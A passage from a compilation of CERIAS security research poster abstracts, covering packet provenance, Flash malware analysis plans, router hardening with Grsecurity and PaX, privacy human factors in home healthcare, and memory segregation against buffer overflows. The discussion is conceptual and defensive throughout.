

Use **Prime Factorization** to extract data from prime multiplication field.

Use solution to **Subset Sum** problem to extract data from offset field.

Exploit ordering information extracted by **rank** method.

Full provenance: at least one ID for every node is received.

### TOSSIM Simulation



- PPF requires 33% fewer packets than PPM based approaches of IP traceback.
- PPF consumes 30% less energy than PPM with network coding.
- Trust model integrated with PPF provides high level of accuracy for trust score calculation.



# CERIAS

the center for education and research in information assurance and security

## Flash Malware Analysis

*Part of Malware Reverse Engineering*

By Francis Ripberger, Jim Goldman

### The Problems

#### Flash Malware

- Adobe Flash has become the new avenue of choice to infect PCs as its install ability and use is diverse across many platforms.
- Flash Malware is a malicious file infecting an individual's computer via Adobe Flash on a webpage.
- Flash Malware can be initiated by simply visiting the webpage or by clicking on a Flash banner or ad.
- The objective of the Flash Malware is no different than other malware (retrieving files, add a PC to a botnet, allow remote access, etc).

#### Insufficient FMA Capabilities

- As malware's avenue for infecting PCs has changed, the current procedures for analyzing Malware are no longer viable; therefore no methodology exists.
- There are very few programs for analyzing Flash-based Malware

### In Progress

- Discovery of known knowledge on Flash Malware
- Discovery of available tools for analysis (For Malware Analysis intent or not)
- Testing tools.

### Future

- Flash Malware Knowledge-base
- A list of usable FMA tools
- A list of needed tools
- Methodology for Flash Malware Analysis (FMA)
- Automation of FMA (Similar to Purdue's MARQUES)



## TIME LINE





# CERIAS

the center for education and research in information assurance and security

## Hardening Network Embedded Devices

*Blake Self, Dr. Eugene Spafford*

The goal of this project is to use existing vulnerability mitigation technology on network embedded devices to obtain significant security benefits with a minimal performance hit. For this project, three different linux based router operating systems were examined and modified.

### Operating Systems:

OpenWRT  
DD-WRT  
Cisco E2100L

### Hardware:

Linksys WRT54G V2  
- BCM4712 @ 200Mhz  
- 16 MB RAM

Linksys WRT54G2 V1  
- BCM5354 @ 240 Mhz  
- 16 MB RAM

Buffalo WHR-G125  
- BCM5354 @ 240 Mhz  
- 16 MB RAM


Linksys E2100L  
- AR9130 @ 400 Mhz  
- 64 MB RAM

### Security Systems:

Grsecurity  
PaX

### Key Technologies:

Role-based access control  
Capability auditing  
Hide kernel processes  
Enhanced chroot restrictions  
Security alerts and audits that contain the IP address of the person causing the alert  
Randomization of stack and mmap base  
Randomization of heap base  
Bounds checks user/kernel copying into/from kernel heap  
No kernel modification via /dev/mem, /dev/kmem, or /dev/port  
Reduction of the risk of sensitive information being leaked by arbitrary-read kernel bugs  
Sanitizes memory at the lowest level of the kernel allocator  
Deterrence of exploit bruteforcing





# CERIAS

the center for education and research in information assurance and security

## Human Factors Considerations for Privacy Properties in Home Healthcare Systems

Kyeong-Ah Jeong & Robert W Proctor

Dept. of Psychological Sciences

Purdue University

### Abstract

Privacy properties for remote/home-based healthcare systems have been proposed, but human factors issues involved in implementing those properties have received little consideration. We reviewed proposed privacy properties and identified human factors issues associated with successful implementation of these properties. Implementations that do not take the users into account will most likely fail to accomplish their privacy and security goals.



### Privacy Properties for Home Healthcare (Kotz, Avancha, & Baxi, 2009)

1. Inform patients about all aspects of privacy and security concerning their personal health information (PHI).
2. Enable patients to review how their PHI is stored and used.
3. Enable patients to control what data will be collected and when, who will have access, and how it can be used.
4. Enable patients to access their PHI so that they can request changes and corrections to entries.
5. Provide easy-to-use interfaces that allow patients to be able to find out as much detailed information as they desire.
6. Limit collection and storage of PHI to conform to the patient's consent and as needed for specified purposes.
7. Limit use and disclosure of PHI to those purposes previously consented to.
8. Ensure accuracy, integrity, and authenticity of PHI.
9. Conceal patient identity, the presence of sensors, and data collection activity from unauthorized observers.
10. Support accountability through robust audit log mechanisms that track every transaction.
11. Support mechanisms to remedy effects of privacy violations.



### Human Factors Recommendations for Privacy Properties in Home Healthcare Systems

General: Without being designed for use by all stakeholders (e.g., patient, provider), the privacy provided by remote/home healthcare systems will be less than desired.

Privacy Property 1: The privacy policy and consent materials must be aimed toward the user's abilities and concerns, allowing effective communication.

Privacy Properties 2, 3, and 4: The username-password combination is an acceptable authentication method for many purposes, because it is easy to implement and has high user familiarity and acceptance.

- Various ways to improve the security provided by passwords, while making them memorable for users, should be implemented.
- Special characteristics of patients must be considered.
- Stronger forms of authentication, though possibly less usable, should be used for situations in which the users are trained personnel and security is very critical.

Privacy Property 5: Users' perception and performance with the interface should be evaluated with respect to different design variables (e.g., type of users, situations of use, the PHI involved, and the technologies used).

- Older and/or disabled patients' cognitive and physical capabilities should be addressed to ensure the patients' autonomy.

Privacy Properties 6, 7, and 10: Issues regarding intrusion detection need to be addressed. Regular inspection of system audit logs is necessary, but better methods need to be developed that allow system administrators to easily detect changes in data and unusual usage patterns.

Privacy Property 8: Various ways of reducing human errors and mistakes in data entry and modification should be considered and implemented.

- For control of the information, patients' misunderstandings may result in their failing to give consent to inclusion of critical PHI in their record

Privacy Property 9: Sensors should be designed for usability by patients.

- Issues include how best to alert patients when recording systems are activated.

#### Reference

Kotz, D., Avancha, S., & Baxi, A. (2009). A privacy framework for mobile health and home-care systems. In *Proceedings of the First ACM Workshop on Security and Privacy in Medical and Home-care Systems* (pp. 1-12). New York: ACM.




# CERIAS

the center for education and research in information assurance and security

## Implicit Buffer Overflow Protection Using Memory Segregation

Brent Roth (broth@purdue.edu)  
Dr. Eugene Spafford (spaf@purdue.edu)

### Modern Process



### Motivation

The memory for a single process contains multiple forms of data.

- control data
  - return addresses, saved frame pointers, longjmp buffers, etc. that form the *call stack*
  - function and data pointers provide references to memory for calling functions and manipulating data
- non-control data
  - primitive datatypes (int, char, float, double, etc.) are used to store program-defined data

Modern processes store these different forms of data in the same unified stack and unified heap in the same memory segment. This allows a buffer overflow of non-control data to corrupt control data.

Modern defenses are still circumvented by modern attacks and do not prevent the corruption of control data. Instead they attempt to prevent it from hijacking control flow or detect it and terminate the process.

- Canary
- ASLR
- Non-executable memory

The corruption of control data can still be used for a denial-of-service attack

- Some defenses against buffer overflow result in denial-of-service
  - terminate process if detect corruption
  - force buffer overflow to result in a segmentation fault


### Goal

Segregate different forms of a data to their own stacks and heaps in their own memory segments within the same process. An instruction to read/write memory in one memory segment can not read/write memory in a separate memory segment. Thus, a buffer overflow of non-control data cannot corrupt control data. With control data uncorrupted, recovery is more likely, making denial-of-service harder to achieve with a buffer overflow.

Explore architecture modifications to further support memory segregation and corruption prevention

- Instruction Set Extensions
- Stack Growth Direction
- Secure Indirection

### Process w/ Segregated Memory





# CERIAS

the center for education and research in information assurance and security

## JSLocker: Flexible Access Control Policies with Delimited Histories and Revocation

